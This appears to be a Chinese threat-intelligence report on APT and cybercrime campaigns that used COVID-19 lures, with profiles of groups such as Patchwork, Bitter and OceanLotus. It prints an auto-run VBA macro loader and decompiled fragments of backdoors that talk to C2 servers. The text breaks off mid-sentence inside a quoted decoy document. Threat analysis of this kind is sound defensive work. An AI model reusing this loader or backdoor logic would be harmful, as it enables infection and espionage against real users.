奇安信威胁情报中心

Archived: 2026-04-05 14:44:05 UTC

概要

自今年年初新冠病毒在国内全面爆发，奇安信威胁情报中心便立刻意识到在这样的非常时期，网络攻击者绝不会自我“隔离”。保障关键业务系统的安全稳定运行及信息安全、重要网站的正常运转和内容不被篡改、防范和阻断利用疫情相关热点的APT、黑产等网络攻击，是另一个当务之急。

在春节期间，奇安信红雨滴团队和奇安信CERT便建立了围绕疫情相关网络攻击活动的监控流程，以希冀在第一时间阻断相关攻击，并发布相关攻击预警。

截至目前，奇安信红雨滴团队捕获了数十个APT团伙利用疫情相关信息针对境内外进行网络攻击活动的案例，捕获了数百起黑产组织传播勒索病毒、远控木马等多类型恶意代码的攻击活动。并通过基于奇安信威胁情报中心威胁情报数据的全线产品阻断了数千次攻击。相关详细信息均及时上报国家和地方相关主管部门，为加强政企客户和公众防范意识，也将其中部分信息摘要发布。

在本报告中，我们将结合公开威胁情报来源和奇安信内部数据，针对疫情期间利用相关信息进行的网络攻击活动进行分析，主要针对疫情相关网络攻击态势、APT高级威胁活动、网络犯罪攻击活动，以及相关的攻击手法进行详细分析和总结。

主要观点

- 从奇安信对疫情期间监控到的各类网络攻击活动来看。在疫情爆发初期，我们捕获到的攻击来源主要集中在嗅觉灵敏的国家级APT组织以及网络黑产团伙，例如：海莲花、摩诃草、毒云藤、金眼狗等等。他们利用受害者对于疫情热点信息的高关注度，使用疫情相关内容作引诱，并多采用钓鱼、社交网络等方式针对特定人群和机构进行定向攻击。
- 而在疫情爆发的中期，各类网络犯罪团伙轮番登场。我们持续监控到国内外诸多网络犯罪团伙通过疫情热点信息传播勒索病毒、银行木马、远控后门等恶意程序的敛财活动。
- 随着新冠肺炎的全球性蔓延，当前我们监控到越来越多的APT组织、黑产团伙、网络犯罪组织加入到利用疫情热点的攻击活动中。例如近期新冠肺炎爆发的国家意大利，我们就捕获了多个针对意大利并利用新冠肺炎为诱饵的网络攻击活动。从当前奇安信针对疫情期间的网络攻击大数据分析来看，随着疫情的全球性蔓延，相关的网络攻击已存在蔓延态势的苗头。


全球疫情相关网络攻击趋势

数量和趋势

自今年1月底新冠疫情爆发开始，嗅觉灵敏的国家级APT组织以及网络黑产团伙便率先展开在网络空间借疫情信息进行的网络攻击活动。1月底到2月中旬，由于大规模疫情仅限于中国境内，这一期间，疫情相关的网络攻击活动也主要表现为针对中国境内。而随着2月中旬后，新冠疫情开始在全球范围内爆发，随

之而来的网络攻击行动也逐步扩撒到世界范围，攻击活动越发频繁，越来越多的APT组织、黑产团伙、网络犯罪组织加入到利用疫情热点的攻击活动中。

下图为红雨滴团队近期捕获到的疫情相关恶意文件数量趋势：




诱饵关键字

根据奇安信红雨滴团队基于疫情相关网络攻击活动的监控来看，网络空间的攻击随着新冠病毒的扩撒而变化。前期，只有中国境内疫情严重时，相关网络攻击便集中针对汉语使用者，并多借以疫情相关中文热点诱饵信息进行攻击。相关诱饵包含的信息例如：“口罩价格”、“疫情防控”、“逃离武汉”、”信息收集”、”卫生部”等等。


而到了2月中旬，欧洲、日韩等国家疫情突然进入爆发期，针对全球范围的网络攻击开始激增，诱饵信息开始转变为多种语言，以” Covid19”、”Covid”、”mask”、”CORONA VIRUS”、”Coronavirus”、”COVID-19”等诱饵信息为主。

下图为红雨滴团队根据攻击活动相关的诱饵热词制作的词云图：




恶意文件类型

而在本轮疫情相关的网络攻击活动中涉及的恶意文件类型来看，大部分攻击者倾向于直接将PE文件加上疫情相关的诱饵名并通过邮件、社交媒体等方式传播。其次是带有恶意宏或者Nday漏洞的文档类样本。同时，移动端的攻击数量也不在少数。



受害目标的国家和地区

通过疫情相关的网络攻击目标来看，中国、美国、意大利等疫情影响最为严重的国家也恰巧成为疫情相关攻击最大的受害地区，这说明网络攻击者正是利用了这些地区疫情关注度更高的特点来执行诱导性的网络攻击。下图为受疫情相关网络攻击的热度地图，颜色越深代表受影响更大。




疫情相关网络攻击受害地区分布图

活跃的APT和黑产团伙

通过红雨滴团队的疫情攻击监测发现，黑产团伙仍然是疫情相关网络攻击活动的最主要来源，其通过疫情相关诱饵传播银行木马、远控后门、勒索挖矿、恶意破坏软件等恶意代码，近期红雨滴团队还捕获了伪装成世卫组织传播恶意木马的多起网络攻击活动。

而国家级APT组织当然也是嗅觉最灵敏的网络攻击团伙，在疫情爆发的整个周期，针对疫情受害严重的国家和地区的APT攻击活动就没有停止过。已被公开披露的APT攻击事件就已达数十起。我们在下图中列举了截止目前借疫情进行APT攻击的团伙活跃度。



疫情相关攻击活动分析

奇安信红雨滴团队基于疫情网络攻击事件感知系统，捕获了数百例疫情相关的APT攻击与网络犯罪等攻击活动。以下部分分别介绍APT和网络犯罪相关的威胁活动和攻击技术。

针对性的APT高级威胁活动


APT攻击，即高级可持续威胁攻击,也称为定向威胁攻击，指某组织对特定对象展开的持续有效的攻击活动。这种攻击活动具有极强的隐蔽性和针对性,通常会运用受感染的各种介质、供应链和社会工程学等多种手段实施先进的、持久的且有效的威胁和攻击。


摩诃草

摩诃草组织（APT-C-09），又称 HangOver、VICEROY TIGER、The Dropping Elephant、 Patchwork，是一个来自于南亚地区的境外 APT 组织，该组织已持续活跃了 7 年。摩诃草组 织最早由 Norman 安全公司于 2013 年曝光，随后又有其他安全厂商持续追踪并披露该组织 的最新活动，但该组织并未由于相关攻击行动曝光而停止对相关目标的攻击，相反从 2015 年开始更加活跃。 摩诃草组织主要针对中国、巴基斯坦等亚洲地区国家进行网络间谍活动，其中以窃取敏 感信息为主。相关攻击活动最早可以追溯到 2009 年 11 月，至今还非常活跃。在针对中国地 区的攻击中，该组织主要针对政府机构、科研教育领域进行攻击，其中以科研教育领域为主。

在疫情爆发初期，该组织便利用” 武汉旅行信息收集申请表.xlsm”,” 卫生部指令.docx”等诱饵对我国进行攻击活动。同时，该组织也是第一个被披露利用疫情进行攻击的APT组织。


相关诱饵如下：





此类样本将通过宏等方式从远程服务器下载后续木马执行

```
Private Declare PtrSafe Function DllInstall Lib "scrobj.dll" (ByVal bInstall As Boolean, ByRef pszCmdLine As Any) As Long


Sub xxxxxxxxxxx()

    DllInstall False, ByVal StrPtr(Sheet1.Range("X100").Value)

End Sub


Sub BBBBBBBBBBBBBBBB()

    Sheet1.Unprotect "nhc_gover"

    xxxxxxxxxxx

End Sub

Sub Workbook_Open()

    BBBBBBBBBBBBBBBB

End Sub
```




获取的木马均为PatchWork独有的CnC后门，该后门具有远程shell,上传文件，下载文件等功能

```
v3 = sub_140231C2B(&v41, "host_identifier");
sub_140232A2C(v3, lpszServerName);
sub_14022801D(&v43, L"https://185  24/cnc/register");
sub_14022801D(&v44, L"https://185  24/cnc/tasks/request");
sub_14022801D(&v45, L"https://185  .24/cnc/tasks/result");
while ( 1 )
{
  v168 = 0;
  sub_1402311C7(v448, &v46, &v43, &v168, &v41);
  lpszPassword = sub_140235B37(&v46, &v170, "status");
  lpszUserName = lpszPassword;
  v432 |= 1u;
  lpszServerName = lpszPassword;
  v437 = sub_140227C26(&v46, &v171);
  v438 = v437;
  v432 |= 2u;
  v439 = v437;
  LODWORD(v440) = sub_140235E11(lpszServerName, v437)
                && (v4 = sub_140231C2B(&v46, "status"), sub_140228608(v4, "success"));
lpszPassword = sub_140231C2B(v53, "shell");
lpszUserName = lpszPassword;
lpszServerName = sub_140231C2B(lpszPassword, "ip");
v437 = lpszServerName;
v438 = sub_14023023B(lpszServerName, &v54);
lpszPassword = sub_140231C2B(v53, "shell");
lpszUserName = lpszPassword;
lpszServerName = sub_140231C2B(lpszPassword, "port");
v437 = sub_14023651E(&v55, sub_14022E319, lpszServerName, &v54);
lpszPassword = sub_140231C2B(v53, "upload_file");
lpszUserName = lpszPassword;
lpszServerName = sub_1402377CF(lpszPassword, &v192, "url");
v437 = lpszServerName;
v438 = lpszServerName;
v439 = sub_140231C2B(v53, "upload_file");
v440 = v439;
v441 = sub_140227C26(v439, &v193);
v442 = v441;
v443 = v441;
LOBYTE(v444) = sub_140235E11(v438, v441);
v191 = v444;
sub_14023044D(&v193);
sub_14023044D(&v192);
if ( v191 )
{
  sub_140231433(&v56);
  lpszPassword = sub_140231C2B(v53, "upload_file");
  lpszUserName = lpszPassword;
  lpszServerName = sub_14022AF66(lpszPassword, &v195, "user");
  v437 = lpszServerName;
  v438 = lpszServerName;
  v439 = sub_140231C2B(v53, "upload_file");
lpszPassword = sub_140231C2B(v53, "download_file");
lpszUserName = lpszPassword;
lpszServerName = sub_14022AF66(lpszPassword, &v386, "path");
v437 = lpszServerName;
v438 = lpszServerName;
v439 = sub_140231C2B(v53, "download_file");
v440 = v439;
v441 = sub_140227C26(v439, &v387);
v442 = v441;
v443 = v441;
LOBYTE(v444) = sub_140235E11(v438, v441);
v385 = v444;
sub_14023044D(&v387);
sub_14023044D(&v386);
if ( v385 )
{
  sub_140231433(&v148);
  lpszPassword = sub_140231C2B(v53, "download_file");
```

蔓灵花

蔓灵花（Bitter）是疑似具有南亚背景的APT组织，长期针对中国、巴基斯坦等国家进行攻击活动，该组织主要针对政府、军工业、电力、核等单位进行攻击，窃取敏感资料，具有强烈的政治背景。

摩诃草率先借疫情发动攻击后，同样具有南亚背景的蔓灵花也开始伪装国内某政府单位进行攻击活动。诱饵文档信息如下



并释放执行蔓灵花常用的木马执行

```
int __stdcall __noreturn wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPWSTR lpCmdLine, int nShowCmd)
{
  int v4; // eax
  char v5; // cl
  int v6; // eax
  char v7; // cl
  HMODULE v8; // eax
  char v9; // [esp+Ch] [ebp-214h]
  CHAR Filename; // [esp+10h] [ebp-210h]
  char v11; // [esp+118h] [ebp-108h]

  sub_402F10();
  sub_402F10();
  sub_402F10();
  sub_402F10();
  sub_402F10();
  sub_402F10();
  sub_402F10();
  sub_402F10();
  sub_402F10();
  sub_402F10();
  sub_402F10();
  sub_402F10();
  sub_402F10();
  sub_402F10();
  sub_402F10();
  sub_402F10();
  sub_402F10();
  sub_402F10();
  sub_402F10();
  sub_402F10();
  GetModuleFileNameA(0, &Filename, 0x104u);
  _splitpath(&Filename, &v9, &v11, 0, 0);
  sprintf(byte_4204E0, "%s%s", &v9, &v11);
  v4 = 0;
  do
  {
    v5 = byte_4204E0[v4];
    byte_421D50[v4++] = v5;
  }
  while ( v5 );
  v6 = 0;
  do
  {
    v7 = byte_4204E0[v6];
```


海莲花

海莲花（OceanLotus）是一个据称越南背景的 APT 组织。该组织最早于 2015 年 5 月被天眼 实验室所揭露并命名，其攻击活动最早可追溯到 2012 年 4 月，攻击目标包括中国海事机构、 海域建设部门、科研院所和航运企业，后扩展到几乎所有重要的组织机构，并持续活跃至今。


而实际上，根据各安全厂商机构对该组织活动的拼图式揭露，海莲花团伙除针对中国发起攻 击之外，其攻击所涉及的国家分布非常广泛，包括越南周边国家，如柬埔寨、泰国、老挝等， 甚至包括越南的异见人士、媒体、地产公司、外资企业和银行。

奇安信红雨滴(RedDrip)安全研究团队（前天眼实验室）一直对海莲花团伙的活动保持高强度 的跟踪，疫情期间，一直针对国内进行攻击的海莲花自然不会放过机会。不但利用疫情相关信息进行攻击，还利用了湖南爆发的禽流感等信息进行攻击。并采用WPS白加黑的方式执行木马。

相关诱饵信息如下：




经WPS文字处理软件白加黑方式加载起来的恶意dll最终会加载执行海莲花特有的Denis木马



毒云藤

毒云藤，又称APT-C-01, 绿斑，是一个长期针对中国国防、政府、科技、教育以及海事机构等重点单位和部门的APT组织，该组织最早的活动可以追溯到2007年。

疫情期间，该组织开展了多次疫情相关的钓鱼行动，分别构造了虚假的qq邮箱，163邮箱等登陆界面，以”《南部杜氏中医》献方”，“新表.xls”等为诱饵，诱导受害者输入账户密码登陆下载文件。从而窃取受害者账号密码。



《南部杜氏中医》

中医，华夏文明最灿烂的一颗明珠。是历经千年来，炎黄子孙始终不忘的生命智慧。中医医道，讲究境界，望闻问切，药理调和，唯有医者的积淀，方能妙手回天，春风化雨，而在灿烂的中医史上，除开那些声名显赫的名字，还有更多医者隐逸民间，世代行医，福佑一方百姓。在南充南部县，有一户名医世家，以八代传承之智慧，书写着川东医道的传奇铁事。杜氏中医源起清朝中、晚期，历经一百九十余年，已传承八代，现为南部县城镇职工医疗定点门诊，属于国家省级非物质文化遗产传统中医药项目。翻开八代中医世家的家谱，杜氏中医的历史经久流传。

第一代杜长太（1803-1888），第二代杜国洪（1822-1905），两代远祖从师学医后，自采中草药，医治民间常见疾病，相传尤以偏方治病著称。

第三代远祖杜正文（1848-1925），自幼聪明过人，具有较高的从医天赋，秉承祖传医术并结合多年行医经验，撰写了专治凉病的《杜氏伤寒医方》。相传杜正文老生先，农历每月二十八，义诊一日，无论贫富贵贱，均不收取患者医、药分文，其中乞丐、孤儿、孤寡、孤独和狱中之人更是有求必应，不但施药，还施舍财物。杜正文不但医术精湛，更是远近闻名的大孝子，白

Hades

Hades组织最早被披露是在2017年12月22日针对韩国平昌冬奥会的攻击事件，其向冬奥会邮箱发送带有恶意附件的鱼叉邮件，投递韩文的恶意文档，控制域名为伪装的韩国农林部域名地址。

